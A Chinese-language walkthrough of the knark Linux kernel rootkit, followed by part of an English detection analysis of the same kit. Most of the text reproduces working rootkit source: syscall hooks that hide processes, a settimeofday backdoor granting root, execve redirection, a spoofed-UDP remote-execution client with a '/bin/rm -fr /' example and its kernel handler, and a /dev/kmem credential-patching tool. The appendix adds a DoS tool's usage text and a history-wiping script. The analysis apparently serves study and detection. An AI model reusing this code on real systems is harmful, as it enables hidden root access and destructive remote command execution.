在 knark_kill（）函数中只是对要隐藏进程的 flag 标志置位或清位而已，即做个标记，真正的隐藏动作是在 getdents 系统调用中。当前 Linux 系统的查看当前系统运行进程的工具，比如 ps，top 等，都是通过读取 proc 这个虚拟文件系统中虚拟出的“进程”目录文件来获得相关信息的（详细分析请见本人的《Adore-ng-0.56 rootkit 黑客软件剖析》中“进程隐藏”一节的分析)。这非常类似于隐藏文件，只要我们隐藏了/proc 目录下这些特殊的代表运行进程的文件，也就达到了隐藏进程的目的。

```
asmlinkage long knark_getdents64(unsigned int fd, void *dirp, unsigned int count)
{
    int ret;
    int proc = 0;
    struct inode *dinode;
    char *ptr = (char *)dirp;
    struct linux_dirent64 *curr;
    struct linux_dirent64 *prev = NULL;
    kdev_t dev;


    ret = (*original_getdents64)(fd, dirp, count);
    if(ret <= 0) return ret;

    dinode = current->files->fd[fd]->f_dentry->d_inode;
    dev = dinode->i_sb->s_dev;

```

```
480     if(dinode->i_ino == PROC_ROOT_INO && MAJOR(dinode->i_dev) == proc_major_dev &&
481       MINOR(dinode->i_dev) == proc_minor_dev)
482       proc++;
483     while(ptr < (char *)dirp + ret)
484     {
485       curr = (struct linux_dirent64 *)ptr;
486
487       if( (proc && (curr->d_ino == knark_ino ||
488                knark_is_invisible(knark_atoi(curr->d_name)))) ||
489           knark_secret_file(curr->d_ino, dev))
490       {
491           if(curr == dirp)
492           {
493             ret -= curr->d_reclen;
494             knark_bcopy(ptr + curr->d_reclen, ptr, ret);
495             continue;
496           }
497           else
498             prev->d_reclen += curr->d_reclen;
499       }
500       else
501           prev = curr;
502
503       ptr += curr->d_reclen;
504     }
505
506     return ret;
507 }
```

480，481 行判断是否在访问/proc 目录

488 行判断是否是要隐藏的进程，如果是，则 490 行到 499 行，忽略该“进程文件”，从而达到隐藏该进程的目的。

488 行的 knark_is_invisible（）很简单，就是检查对应进程的 flag 是否设置了 PF_INVISIBLE 标志。

```
int knark_is_invisible(pid_t pid)
{
    struct task_struct *task;

    if(pid < 0) return 0;

    if( (task = knark_find_task(pid)) == NULL)
      return 0;
    // use a kernel func instead :)
    //   if( (task = find_task_by_pid(pid)) == 0x0)
```

```
    //     return 0;
    if(task->flags & PF_INVISIBLE)
     return 1;

    return 0;
}
```

另外knark也截获了fork和clone系统调用，为的是“隐藏进程的子进程自然也应该是隐藏的”。否则肉鸡用户看到某个进程的父进程根本“不存在”，那多奇怪啊！

```
asmlinkage int knark_fork(struct pt_regs regs)
{
    pid_t pid;
    int hide = 0;

    if(knark_is_invisible(current->pid))
     hide++;

    pid = (*original_fork)(regs);
    if(hide && pid > 0)
     knark_hide_process(pid);    隐藏子进程

    return pid;
}


asmlinkage int knark_clone(struct pt_regs regs)
{
    pid_t pid;
    int hide = 0;

    if(knark_is_invisible(current->pid))
     hide++;

    pid = (*original_clone)(regs);
    if(hide && pid > 0)
     knark_hide_process(pid);    隐藏子进程

    return pid;
}
```

重定向文件执行

重定向可执行文件的执行的界面是ered.c。该文件核心就下面的代码：

```
    if(settimeofday((struct timeval *)KNARK_ADD_REDIRECT,
```

```
                 (struct timezone *)&er) == -1)
```

通过 settimeofday 系统调用把重定向可执行文件的信息传递给 knark 内核模块。

```
776    asmlinkage long knark_settimeofday(struct timeval *tv, struct timezone *tz)
777    {
778       char *hidestr;
779       struct exec_redirect er, er_user;
780
781       switch((int)tv)
782       {
783         case KNARK_GIMME_ROOT:
784         current->uid = current->euid = current->suid = current->fsuid = 0;
785         current->gid = current->egid = current->sgid = current->fsgid = 0;
786         break;
787
788         case KNARK_ADD_REDIRECT:
789         copy_from_user((void *)&er_user, (void *)tz, sizeof(struct exec_redirect));
790         er.er_from = getname(er_user.er_from);
791         er.er_to = getname(er_user.er_to);
792         if(IS_ERR(er.er_from) || IS_ERR(er.er_to))
793            return -1;
794         knark_add_redirect(&er);
795         break;
796
797         case KNARK_CLEAR_REDIRECTS:
798         knark_clear_redirects();
799         break;
800
801         case KNARK_ADD_NETHIDE:
802         hidestr = getname((char *)tz);
803         if(IS_ERR(hidestr))
804            return -1;
805         knark_add_nethide(hidestr);
806         break;
807
808         case KNARK_CLEAR_NETHIDES:
809         knark_clear_nethides();
810         break;
811
812         default:
813         return (*original_settimeofday)(tv, tz);
814       }
815       return 0;
816    }
```

790 行 er.er_from 是原可执行文件。

791 行 er.er_to 是重定向后的可执行文件。

794 行的 knark_add_redirect（）函数把信息添加到重定位可执行文件链表中。

```
735    int knark_add_redirect(struct exec_redirect *er)
736    {
737        struct redirect_list *rl = knark_redirect_list;
738
739        if(knark_strcmp(er->er_from, knark_redirect_path(er->er_from)) ||
740           !knark_strcmp(er->er_from, er->er_to))
741         return -1;
742
743        if(rl->rl_er.er_from)
744        {
745         while(rl->next)
746             rl = rl->next;
747
748         rl->next = kmalloc(sizeof(struct redirect_list), GFP_KERNEL);
749         if(rl->next == NULL) return -1;
750         rl = rl->next;
751        }
752
753        rl->next = NULL;
754        rl->rl_er.er_from = er->er_from;
755        rl->rl_er.er_to = er->er_to;
756
757        return 0;
758    }
```

这非常类似于端口隐藏，knark_add_redirect（）函数只是把要重定向的信息记录在“knark_redirect_list”链表中。真正实现“重定向”在被截获的 execve 系统调用中。

```
819    asmlinkage int knark_execve(struct pt_regs regs)
820    {
821        int error;
822        char *filename;
823
824        lock_kernel();
825        filename = getname((char *)regs.ebx);
826        error = PTR_ERR(filename);
827        if(IS_ERR(filename))
828         goto out;
829
830        error = do_execve(knark_redirect_path(filename), (char **)regs.ecx,
831                  (char **)regs.edx, &regs);
832
833        if(error == 0)
834         //  current->flags &= ~PF_DTRACE;
```

```
835         current->flags &= ~PT_DTRACE;
836       putname(filename);
837   out:
838       unlock_kernel();
839       return error;
840   }
```

830 行中的 knark_redirect_path(filename)函数调用就是在“knark_redirect_list”链表中查找是否是需要重定向的可执行文件，如果是，就返回重定向节点 er.er_to 中的内容。

远程执行

远程执行是个很有吸引力的功能，因为象进程隐藏，文件隐藏，端口隐藏等等都要黑客登录到肉鸡才能工作。而只要登录到肉鸡就有被发现的危险。你固然可以尽量的消除你留下的“脚印”，但是否能完全消除，这并不完全取决与你，还决定于肉鸡主人的水平，而这一点是很难把握的。

远程执行则尽量把被发现的危险降低。

远程执行的界面程序是 rexec.c

```
void usage(const char *progname)
{
    fprintf(stderr,
         "Usage:\n"
         "\t%s <src_addr> <dst_addr> <command> [args ...]\n"
         "ex: %s www.microsoft.com 192.168.1.77 /bin/rm -fr /\n",
         progname, progname);
    exit(-1);
}


int open_raw_sock(void)
{
    int s, on = 1;

    if( (s = socket(AF_INET, SOCK_RAW, IPPROTO_RAW)) == -1)
      perror("SOCK_RAW"), exit(-1);

    if(setsockopt(s, IPPROTO_IP, IP_HDRINCL, &on, sizeof(on)) == -1)
      perror("IP_HDRINCL"), exit(-1);

    return s;
}


struct in_addr resolv(char *hostname)
```

```
{
    struct in_addr in;
    struct hostent *hp;

    if( (in.s_addr = inet_addr(hostname)) == -1)
    {
      if( (hp = gethostbyname(hostname)) )
          bcopy(hp->h_addr, &in.s_addr, hp->h_length);
      else {
          herror("Can't resolv hostname");
          exit(-1);
      }
    }

    return in;
}


int udp_send_rexec(int s,
            struct in_addr *src,
            struct in_addr *dst,
            u_char *buf,
            u_short datalen)
{
    u_char *packet, *data, *p;
    struct ip *ip;
    struct udphdr *udp;
    u_short psize;
    struct sockaddr_in sin;

    psize = IP_H + UDP_H + sizeof(u_long) + datalen;
    if( (packet = calloc(1, psize)) == NULL)
      perror("calloc"), exit(-1);

    ip    = (struct ip    *) packet;
    udp   = (struct udphdr *) (packet + IP_H);
    data  = (u_char       *) (packet + IP_H + UDP_H);

    srand(time(NULL));

    bzero(&sin, sizeof(sin));
    sin.sin_family = AF_INET;
    sin.sin_addr.s_addr = dst->s_addr;
    sin.sin_port = htons(UDP_REXEC_DSTPORT);
```

```
    ip->ip_hl       = IP_H >> 2;
    ip->ip_v        = IPVERSION;
    ip->ip_len      = htons(psize);
    ip->ip_id       = ~rand()&0xffff;
    ip->ip_ttl      = 63;
    ip->ip_p        = IPPROTO_UDP;
    ip->ip_src.s_addr = src->s_addr;
    ip->ip_dst.s_addr = dst->s_addr;

    udp->source = htons(UDP_REXEC_SRCPORT);
    udp->dest   = htons(UDP_REXEC_DSTPORT);
    udp->len    = htons(UDP_H + sizeof(u_long) + datalen);

    p = data;
    *(u_long *)p = UDP_REXEC_USERPROGRAM;
    p += sizeof(u_long);
    memcpy(p, buf, datalen);

    if(sendto(s, packet, psize, 0, (struct sockaddr *)&sin, sizeof(sin)) == -1)
     perror("sendto"), exit(-1);

    return psize;
}


int main(int argc, char *argv[])
{
    int s, i, len;
    u_char cmd[IP_MSS];
    struct in_addr src, dst;

    author_banner("rexec.c");

    if(argc < 4)
     usage(argv[0]);

    src = resolv(argv[1]);
    dst = resolv(argv[2]);

    s = open_raw_sock();

    len = snprintf(cmd, IP_MSS, "%s", argv[3]);
    for(i = 4; i < argc && len < IP_MSS; i++)
```

```
146         len += snprintf(cmd+len, IP_MSS-len, "%c%s", SPACE_REPLACEMENT,
147                     argv[i]);
148        cmd[len] = '\0';
149
150        udp_send_rexec(s, &src, &dst, cmd, len);
151        for(i = 0; cmd[i]; i++)
152         if(cmd[i] == SPACE_REPLACEMENT)
153             cmd[i] = ' ';
154        printf("Done. exec \"%s\" requested on %s from %s\n",
155            cmd, argv[2], argv[1]);
156
157        exit(0);
158    }
```

该程序很容易理解，就是通过raw socket，手工制作出一个特殊的udp包，发送给肉鸡。该udp的源地址是伪造的，可以放入任何地址，比如www.microsoft.com，源端口和目的端口是 53（这个值是无意义的，只用作标识之用），udp数据包中的包括如下内容:

1. 头上 4 个字节是“0x0deadbee”
2. 后面就是在代码 145 行拼接的要在肉鸡上运行的命令

比如黑客在自己的机器上运行:

$ ./rexec www.microsoft.com 192.168.1.77 /bin/rm –fr /

则肉鸡将执行“/bin/rm –fr /”。你可以想象，如果用 root 用户来执行该命令的话，肉鸡将是什么后果。

当肉鸡收到黑客发出的这个邪恶的 udp 包后将如何处理呢?

```
inet_add_protocol(&knark_udp_protocol);
original_udp_protocol = knark_udp_protocol.next;
inet_del_protocol(original_udp_protocol);
```

肉鸡上的 knark 内核模块在该模块被载入时截获了原来系统中的 udp 包处理器。这样当收到 udp 包后，knark 将先获得控制。

```
struct inet_protocol knark_udp_protocol =
{
    &knark_udp_rcv,
    NULL,
    NULL,
    IPPROTO_ICMP,
    0,
    NULL,
    "ICMP"
};


int knark_udp_rcv(struct sk_buff *skb)
```

```
1081  {
1082     int i, datalen;
1083     struct udphdr *uh = (struct udphdr *)(skb->data + 48);
1084     char *buf, *data = skb->data + 56;
1085     static char *argv[16];
1086     char space_str[2];
1087
1088     if(uh->source != ntohs(53) ||
1089       uh->dest != ntohs(53) ||
1090      *(u_long *)data != UDP_REXEC_USERPROGRAM)
1091      goto bad;
1092     data += 4;
1093     datalen = ntohs(uh->len) - sizeof(struct udphdr) - sizeof(u_long);
1094
1095     buf = kmalloc(datalen+1, GFP_KERNEL);
1096     if(buf == NULL)
1097      goto bad;
1098
1099     knark_bcopy(data, buf, datalen);
1100     buf[datalen] = '\0';
1101
1102     space_str[0] = SPACE_REPLACEMENT;
1103     space_str[1] = 0;
1104     for(i = 0; i < 16 && (argv[i] = strtok(i? NULL:buf, space_str)) != NULL;
1105      i++);
1106     argv[i] = NULL;
1107
1108     knark_execve_userprogram(argv[0], argv, NULL, 1);
1109  #ifdef FUCKY_REXEC_VERIFY
1110     if(verify_rexec >= 0 && verify_rexec < 16)
1111      icmp_send(skb, ICMP_DEST_UNREACH, verify_rexec, 0);
1112  #endif /*FUCKY_REXEC_VERIFY*/
1113
1114     return 0;
1115  bad:
1116     //   return original_udp_protocol->handler(skb);
1117     return original_udp_protocol->handler(skb);
1118  }
```

knark_udp_rcv（）函数是 udp 包的处理器。

1083 行中 skb->data + 48 是获得指向 udp 头

1084 行中 skb->data + 56 是获得指向 udp 中的数据的头

（具体为什么是 48 和 56，请找本关于 TCP/IP 的书看看）

1088 和 1089 行检查是否是 53 端口，1090 行检查“签名”（0x0deadbee）

如果上面的都满足，那就是我们等待的 udp 包了。

1102 到 1106 行是处理在 udp 包中的命令

1108 是在内核启动内核线程来执行该命令（下面分析）

1117 行，如果不是 knark 关心的 udp 包，则交由系统来处理。

```
1018   int knark_execve_userprogram(char *path, char **argv, char **envp, int secret)
1019   {
1020      static char *path_argv[2];
1021      static char *def_envp[] = { "HOME=/", "TERM=linux",
1022        "PATH=/bin:/usr/bin:/usr/local/bin:/sbin:/usr/sbin:/usr/local/sbin:"
1023           "/usr/bin/X11", NULL
1024      };
1025      static struct execve_args args;
1026      pid_t pid;
1027
1028      if(path) args.path = path;
1029      else return -1;
1030
1031      if(argv) args.argv = argv;
1032      else {
1033       path_argv[0] = path;
1034       path_argv[1] = NULL;
1035      }
1036
1037      if(envp) args.envp = envp;
1038      else args.envp = def_envp;
1039
1040      pid = kernel_thread(knark_do_exec_userprogram, (void *)&args, CLONE_FS);
1041      if(pid == -1)
1042       return -1;
1043
1044      if(secret) knark_hide_process(pid);
1045      return pid;
1046   }
```

1021 行是黑客命令执行的环境配置。

1040 行启动一个内核线程来执行 knark_do_exec_userprogram 函数。

```
1049   int knark_do_exec_userprogram(void *data)
1050   {
1051      int i;
1052      struct fs_struct *fs;
1053      struct execve_args *args = (struct execve_args *) data;
1054
1055      lock_kernel();
1056
```

```
1057        exit_fs(current);
1058        fs = init_task.fs;
1059        current->fs = fs;
1060        atomic_inc(&fs->count);
1061
1062        unlock_kernel();
1063
1064        for(i = 0; i < current->files->max_fds; i++)
1065          if(current->files->fd[i]) close(i);
1066
1067        current->uid = current->euid = current->fsuid = 0;
1068        cap_set_full(current->cap_inheritable);
1069        cap_set_full(current->cap_effective);
1070
1071        set_fs(KERNEL_DS);
1072
1073        if(execve(args->path, args->argv, args->envp) < 0)
1074          return -1;
1075
1076        return 0;
1077   }
```

这里要执行的黑客命令的进程的父进程是任意的当前进程，所以在 1073 行 execute 之前要处理一下。

1058 行，使得执行黑客命令的进程继承 init 进程的 file system.

1064 行，关闭任意父进程的文件描述符，以免黑客命令的执行影响到原本根本不搭界的“父亲”。

1067 行，是以 root 权限运行。

1068，1069 开放权限。

1073 行，真正运行。

改变进程“身份”

taskhack 程序并不需要与 knark 的内核模块打交道，它利用 Linux 的“/dev/kmem”这个特殊的设备直接修改内核中进程相关数据结构，来改变某个进程的“身份”。

/dev/kmem 是 Linux 虚拟的一个特殊设备，它虚拟的就是内核本身。用户可以把/dev/kmem 看成一个文件，它的内容就是当前运行中的内核，这包括内核的代码，数据，堆栈等等。如果你修改了该文件中的某处的内容，那么其代表的运行中的内核的该处也自然被修改。taskhack 即利用了该特点。

《Phrack》杂志 58 期《Linux on-the-fly kernel patching without LKM》一文应该是该技术的始作俑者吧!（具体读者可以参考）

taskhack 先在/dev/kmem 中找到要修改的进程所对应的 kmem 文件中的位置，然后就修改该进程的 uid/gid，这样就相当于运行内核代码，修改了 uid/gid。

详情见分析的代码:

```
int main(int argc, char *argv[])
```

```
{
    int kmem_fd, c;
    char *p, buf[1024];
    FILE *ksyms_fp;
    unsigned long task_addr, kstat_addr = 0;
    struct task_struct task;
    int uflag = 0, eflag = 0, sflag = 0, fflag = 0;
    int Gflag = 0, Eflag = 0, Sflag = 0, Fflag = 0;
    int lflag = 0;
    uid_t uid = 0, euid = 0, suid = 0, fsuid = 0;
    gid_t gid = 0, egid = 0, sgid = 0, fsgid = 0;
    pid_t pid;

    const char *optstr = "lauesfAGESF";
    struct option options[] =
    {
     {"show", 0, 0, 'l'},
     {"alluid", 2, 0, 'a'},
     {"uid", 2, 0, 'u'},
     {"euid", 2, 0, 'e'},
     {"suid", 2, 0, 's'},
     {"fsuid", 2, 0, 'f'},
     {"allgid", 2, 0, 'A'},
     {"gid", 2, 0, 'G'},
     {"egid", 2, 0, 'E'},
     {"sgid", 2, 0, 'S'},
     {"fsgid", 2, 0, 'F'},
     {0, 0, 0, 0}
    };
    黑客可以修改全部或部分 uid/gid
    author_banner("taskhack.c");

    while( (c = getopt_long_only(argc, argv, optstr, options,
                    NULL)) != EOF)
     switch(c)
    {
     case 'l':
     lflag++;
     break;

     case 'a':
     uflag++, eflag++, sflag++, fflag++;
     if(optarg) uid = euid = suid = fsuid = atoi(optarg);
     break;
```

```
 case 'u':
uflag++;
if(optarg) uid = atoi(optarg);
break;

 case 'e':
eflag++;
if(optarg) euid = atoi(optarg);
break;

 case 's':
sflag++;
if(optarg) suid = atoi(optarg);
break;

 case 'f':
fflag++;
if(optarg) fsuid = atoi(optarg);
break;

 case 'A':
Gflag++, Eflag++, Sflag++, Fflag++;
if(optarg) gid = egid = sgid = fsgid = atoi(optarg);
break;

 case 'G':
Gflag++;
if(optarg) gid = atoi(optarg);
break;

 case 'E':
Eflag++;
if(optarg) egid = atoi(optarg);
break;

 case 'S':
Sflag++;
if(optarg) sgid = atoi(optarg);
break;

 case 'F':
Fflag++;
if(optarg) fsgid = atoi(optarg);
```

```
         break;

        default:
         usage(argv[0]);
        }

        if((uflag || eflag || sflag || fflag ||
         Gflag || Eflag || Sflag || Fflag) == lflag)
         usage(argv[0]);

        argc -= optind;
        if(argc <= 0) fprintf(stderr, "No pid specified\n");
        if(argc <= 0 || argc > 1) usage(argv[0]);

        if(!(pid = atoi(argv[optind])))
        {
         fprintf(stderr, "Invalid pid specified\n");
         usage(argv[0]);
        }

        if( (ksyms_fp = fopen("/proc/ksyms", "r")) == NULL)
         die("Can't fopen /proc/ksyms");

```

/proc/ksyms 中是内核的符号地址，比如

c03bd2e0 B   kstat

即表示 kstat 符号对应的内核地址是 c03bd2e0

```
        while(fgets(buf, sizeof(buf), ksyms_fp))
        {
         if(!strstr(buf, "kstat"))
             continue;
```

搜索“kstat”符号的地址

```

         if( (p = strchr(buf, ' ')) == NULL)
         {
             fprintf(stderr, "Error in /proc/ksyms\n");
             exit(-1);
         }

         *p = '\0';
         if( (kstat_addr = strtoul(buf, NULL, 16)) == 0)
         {
```

```
            fprintf(stderr, "%s isn't a hex number\n", buf);
            exit(-1);
         }

         break;
       }

       fclose(ksyms_fp);

       if(!kstat_addr)
       {
         fprintf(stderr, "kstat not found in /proc/ksyms\n");
         exit(-1);
       }

       if( (kmem_fd = open("/dev/kmem", O_RDWR)) == -1)
         die("Can't open /dev/kmem");

       if(lseek(kmem_fd,
            kstat_addr - (PIDHASH_SZ - 1) * sizeof(struct task_struct *),
            SEEK_SET) == -1)
         die("lseek");

```

这里作者假设 task struct 的 hash 表紧挨着 kstat 之前。由于 task struct 的 hash 表被有符号输出，所以这里借用 kstat 的符号来定位 task struct 的 hash 表的位置。这实在是一种对内核版本依赖性太强的实现方法。

```
       if(read(kmem_fd,
           &task_addr,
           sizeof(struct task_struct *)) == -1)
         die("read");

       if(lseek(kmem_fd,
            (off_t)task_addr,
            SEEK_SET) == -1)
         die("lseek");

       if(read(kmem_fd,
           &task,
           sizeof(struct task_struct)) == -1)
         die("read");

       if(task.pid != 1)
       {
```

```
        fprintf(stderr,
            "Init pid not found (this could be a program error)\n");
        exit(-1);
    }

    do {
        task_addr = (unsigned long) task.next_task;
        if(lseek(kmem_fd,
                (off_t)task_addr,
                SEEK_SET) == -1)
            die("lseek");

        if(read(kmem_fd, &task, sizeof(struct task_struct)) == -1)
            die("read");

        if(task.pid == pid)
            break;
    } while(task.pid != 1);

```

上面就是枚举 task struct 的 hash 列表来查找到要修改身份的进程

```
    if(task.pid != pid)
    {
        fprintf(stderr, "Pid %d not found\n", pid);
        exit(-1);
    }

```

下面就是修改身份了！修改的是/dev/kmem 文件中的某些偏移的字节，但实际上是内核中的某个活的进程的身份！

```
    if(!lflag)
    {
        if(uflag) task.uid = uid;
        if(eflag) task.euid = euid;
        if(sflag) task.suid = suid;
        if(fflag) task.fsuid = fsuid;
        if(Gflag) task.gid = gid;
        if(Eflag) task.egid = egid;
        if(Sflag) task.sgid = sgid;
        if(Fflag) task.fsgid = fsgid;

        if(lseek(kmem_fd,
                (off_t)task_addr + (off_t)&task.uid - (off_t)&task,
```

```
                SEEK_SET) == -1)
             die("lseek");

        if(write(kmem_fd,
                &task.uid,
                4 * sizeof(uid_t) + 4 * sizeof(gid_t)) == -1)
             die("write");
      }

      close(kmem_fd);
      printf("Id's for pid %d are now:\n"
          "uid\t= %d\n"
          "euid\t= %d\n"
          "suid\t= %d\n"
          "fsuid\t= %d\n"
          "gid\t= %d\n"
          "egid\t= %d\n"
          "sgid\t= %d\n"
          "fsgid\t= %d\n",
          pid,
          task.uid, task.euid, task.suid, task.fsuid,
          task.gid, task.egid, task.sgid, task.fsgid);

      exit(0);
 }
```

knark 只是在 taskhack 中用到该技术，牛刀小试而已，象大名鼎鼎的 rootkit，sk2，则是完全用该技术实现的。

附录

《Analysis of the KNARK Rookit》

Analysis of the KNARK Rootkit

by Toby Miller

Purpose

The purpose of this paper is to identify signatures related to the KNARK rootkit. This paper does not show how to install the rootkit nor does it make any comparisons between this rootkit and other rootkits. This paper will attempt to educate the readers on the various signatures and problems related to this rootkit.

What is a rootkit?

A rootkit is a collection of files/programs used by attacker(s) to re-enter a network/computer without being detected. Normally a rootkit will come with various .popular. exploits to assist the attacker in the re-entry of a system. Recently, many of the exploits have been related with common vulnerabilities found in BIND, Linux line printer, and Washington University.s FTP program.

In addition to the exploits, many rootkits also come with and install sniffers. This is done because attackers want to capture passwords from users logging in over the network; a sniffer can do this and it.s quite hard to detect. A rootkit can also change common binaries so that a busy administrator will not detect them.

Common binaries are binaries that can be used to monitor a systems operation. Some of the common binaries are /bin/ps, /bin/ls, /bin/netstat, /usr/bin/lsof and /usr/bin/top (this is not a complete list). Now that we have covered rootkit basics, lets look at the rootkit in question.

The KNARK Rootkit

Recently there has been a lot of talk about the KNARK rootkit on the Incidents mailing list and many good references (listed at the end of the paper) are coming from the list. I hope that this paper will provide you with some new and useful information. The KNARK rootkit was sent by a friend (some friend huh?!) to look at and analyze. After unzipping the file, I was presented with a bunch of files to look through and analyze. Table 1 lists the files that come with KNARK:

List of files that come with KNARK

Makefile
apache.c
Apache.cgi
 backup
Bj.c
 caine
Clearmail
 dmesg
Dmsg
 ered
Exec
 fix
Fixtext

```
 ftpt
Gib
 gib.c
Hds0
 hidef
Inc.h
 init
Lesa
 login
Lpdx
 lpdx.c
Make-ssh-host-key
 make-ssh-known-hosts
Module
 nethide
Pgr
 removeme
Rexec
 rkhelp
 sl2
Sl2.c
 snap
Ssh_config
 sshd_config
Ssht
 statdx2
Sysmod.o
 sz
T666
 unhidef
Wugod
 zap
```

After looking through some of the files, I decided to install the rootkit. Knark comes with a file named exec when this file is executed a couple of things take place:

1) Creates the directories: /dev/.pizda and /dev/.pula (will not be able to see using ls. Use cd /dev/.pizda).

2) Inserts sysmod.o. This is the module that allows the rootkit too stay hidden.

3) KNARK also makes changes to the rcx.d S99local file. This causes the machine to fail at boot up.

The first thing I did after installation is pull out NMAP and run nmap .sS .p 1-65535 192.168.0.20 and waited to see what NMAP had too say.

```
Starting nmap V. 2.53 by fyodor@insecure.org ( www.insecure.org/nmap/ )

Interesting ports on sec-linux.lab.sec (192.168.0.20):

(The 65523 ports scanned but not shown below are in state: closed)

Port      State     Service

21/tcp    open      ftp

79/tcp    open      finger

111/tcp   open      sunrpc

113/tcp   open      auth

512/tcp   open      exec

513/tcp   open      login

514/tcp   open      shell

515/tcp   open      printer

3001/tcp  open      nessusd

18667/tcp open      unknown

31221/tcp open      unknown



Nmap run completed -- 1 IP address (1 host up) scanned in 33 seconds
```

Figure 1. NMAP results

Figure 1 tells us a lot (good thing this box is in a lab and not in the wild :). First, we see that there are two (2) ports that are unknown (18667 and 31221). Second, we see that this box is lucky it hasn.t been rooted at least a dozen times.

The next step was to run netstat. Why? Well, we want to see if netstat will call out the same ports as NMAP. If netstat does not call out the same ports then we check the binary for netstat.

```
Active Internet connections (servers and established)

Proto Recv-Q Send-Q Local Address          Foreign Address        State

tcp       0     0 0.0.0.0:79            0.0.0.0:*            LISTEN

tcp       0     0 0.0.0.0:512           0.0.0.0:*            LISTEN

tcp       0     0 0.0.0.0:513           0.0.0.0:*            LISTEN

tcp       0     0 0.0.0.0:514           0.0.0.0:*            LISTEN

tcp       0     0 0.0.0.0:21            0.0.0.0:*            LISTEN

tcp       0     0 0.0.0.0:3001          0.0.0.0:*            LISTEN

tcp       0     0 0.0.0.0:515           0.0.0.0:*            LISTEN

tcp       0     0 0.0.0.0:113           0.0.0.0:*            LISTEN

tcp       0     0 0.0.0.0:111           0.0.0.0:*            LISTEN

udp       0     0 0.0.0.0:518           0.0.0.0:*

udp       0     0 0.0.0.0:517           0.0.0.0:*

udp       0     0 0.0.0.0:512           0.0.0.0:*

udp       0     0 0.0.0.0:111           0.0.0.0:*

raw       0     0 0.0.0.0:1             0.0.0.0:*

Active UNIX domain sockets (servers and established)

Proto RefCnt Flags      Type      State        I-Node Path
```

```
unix  0     [ ACC ]    STREAM    LISTENING    468    /dev/printer

unix  6     [ ]       DGRAM                 371    /dev/log

unix  0     [ ACC ]    STREAM    LISTENING    503    /dev/gpmctl

unix  0     [ ACC ]    STREAM    LISTENING    2126   /tmp/.font-unix/fs-1

unix  0     [ ]       STREAM    CONNECTED    173    @00000015

unix  0     [ ]       DGRAM                 2711

unix  0     [ ]       DGRAM                 2161

unix  0     [ ]       DGRAM                 2130

unix  0     [ ]       DGRAM                 462

unix  0     [ ]       DGRAM                 394

unix  0     [ ]       DGRAM                 383
```

Figure 2: Netstat results

Figure 2 is the results of a netstat .a .n. The output of netstat tells us that the two ports were not identified, so off we go to check the netstat binary. Checking netstat binary required three steps:

1) Run strings. This allows us to see if there is a hidden directory stored in the binary. Checked it and there was no hidden directories.

2) Md5sum. This step is common sense. Compared the computers netstat md5sum to a CD's md5sum and no luck!! Both were the same.

3) Run diff. Yes. . . this is redundant but we have nothing to lose and everything to gain. Unfortunately, the result is the same. Everything checks out OK.

4) In the past if a box had a rootkit installed, an administrator could comb through the binaries and find traces of the rootkit. Not so in this case. The KNARK rootkit actually hides within the kernel making this rootkit almost impossible to find and analyze. How is

this being done? Well, attackers are able to do this by using Loadable Kernel Modules (LKM). For anybody who has been in the Linux world you know that LKM.s are pieces of code that can be loaded into the operating system on demand. As a matter of fact it is encouraged that you use LKM.s in order to update your hardware for your OS. BTW, inserting modules into Linux is not that difficult, in fact insmod .f will do the job.

KNARK comes with some a few good exploits as well.

1) Lpdx . This is used to exploit the LPR service of Red Hat boxes. Here is what a IDS might see:

```
09:06:19.991789 > 192.168.1.13.2894 > 192.168.0.40.printer: S 4221747912:4221747912(0) win 32120 <mss 1460,sackOK,timestamp 4058996 0,nop,wscale 0> (DF) (ttl 64, id 11263)

09:06:19.993434 < 192.168.1.13.printer > 192.168.0.40.2894: S 397480959:397480959(0) ack 4221747913 win 32120 <mss 1460,sackOK,timestamp 393475 4058996,nop,wscale 0> (DF) (ttl 64, id 3278)

09:06:19.993514 > 192.168.1.13.2894 > 192.168.0.40.printer: . 1:1(0) ack 1 win 32120 <nop,nop,timestamp 4058996 393475> (DF) (ttl 64, id 11264)
```

Figure 3: Lpr Signature

2) T666 . Used to exploit BIND 8.2.1. This exploit is used against Linux and FreeBSD. A common signature of this tool is there is usually a directory called /var/named/ADMROCKS.

3) Wugod . This is an exploit for Washington University.s ftpd 2.6.0(1) for FREEBSD, Linux (RH 6.2 and SuSe 6.3&6.4).

Slice v2.1+, credits: sinkhole, sacred. Rewritten and 1+ by some lamerz :P

linux version

```
Usage: ./sl2 <target> <clones> [-f] [-c] [-d seconds] [-p packets] [-s packetsize] [-maxs
packetsize] [-a srcaddr] [-l lowport] [-h highport] [-incports] [-sleep ms] [-syn[ack]]

   Target     - the target we are trying to attack.

   Clones     - number of packets to send at once (use -f for more than 6).

   -f        - force usage of more than 6 clones.

   -c        - class C flooding.

   -d seconds  - time to flood in seconds (default 600, use 0 for no timeout).

   -p packets  - packets to send for each clone (if used with -d is ignored).

-s size    - packet size (default 40, use 0 for random packets).

   -maxs size  - maximum size for random packets.

   -a srcaddr  - the spoofed source address (random if not specified).

   -l lowport  - start port (1024 if not specified).

   -h highport - end port (65535 if not specified).

   -incports   - choose ports incremental (random if not specified).

   -sleep ms   - delay between packets in miliseconds (0=no delay by default).

   -syn       - use SYN instead ACK.

   -synack    - use SYN|ACK.
```

Figure 4: Slice (sl2) help output

As we can see this tool does allow an attacker the chance to randomize his | her packet(s). This will make detecting a little harder.

```
09:05:26.655215 > 192.168.1.13 > 192.168.0.40: (frag 33252:20@256) [tos 0xe8]  (ttl 255)
```

```
09:05:26.655701 > 192.168.1.13 > 192.168.0.40: (frag 33252:20@256) [tos 0xe8]  (ttl 255)

09:05:26.656186 > 192.168.1.13 > 192.168.0.40: (frag 33252:20@256) [tos 0xe8]  (ttl 255)

09:05:26.656671 > 192.168.1.13 > 192.168.0.40: (frag 33252:20@256) [tos 0xe8]  (ttl 255)

09:05:26.657156 > 192.168.1.13 > 192.168.0.40: (frag 33252:20@256) [tos 0xe8]  (ttl 255)

09:05:26.657642 > 192.168.1.13 > 192.168.0.40: (frag 33252:20@256) [tos 0xe8]  (ttl 255)
```

Figure 5: Results of Slice

Looking at the help command will not assist us in detecting this program, so I decided to run the DOS. Figure 5 shows us what slice looks like when it is ran. Keep in mind that these signatures can change (this depends on the attacker and how the rootkit is installed).

KNARK comes with many other tools that we have not discussed yet. The first tool we will cover is gib.c. This tool listens on port 18667 (takes care of one of the two ports we discovered using NMAP) and comes with a by default it has a password of Error and a ps of updated. This program is just your typical .backdoor. program. Next, we have a file called init. This is a shell script BUT, it explains why this root kit is hard to detect.

```
#!/bin/sh

unset HISTFILE

export HISTFILE=/dev/null

unset _

